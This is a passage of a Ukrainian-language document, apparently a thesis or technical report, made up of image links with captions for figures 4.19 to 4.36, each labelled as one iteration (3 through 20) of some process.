

Рисунок 4.19 — Ітерація 3



Рисунок 4.20 — Ітерація 4



Рисунок 4.21 — Ітерація 5



Рисунок 4.22 — Ітерація 6



Рисунок 4.23 — Ітерація 7



Рисунок 4.24 — Ітерація 8



Рисунок 4.25 — Ітерація 9



Рисунок 4.26 — Ітерація 10



Рисунок 4.27 — Ітерація 11



Рисунок 4.28 — Ітерація 12



Рисунок 4.29 — Ітерація 13



Рисунок 4.30 — Ітерація 14



Рисунок 4.31 — Ітерація 15



Рисунок 4.32 — Ітерація 16



Рисунок 4.33 — Ітерація 17



Рисунок 4.34 — Ітерація 18



Рисунок 4.35 — Ітерація 19



Рисунок 4.36 — Ітерація 20

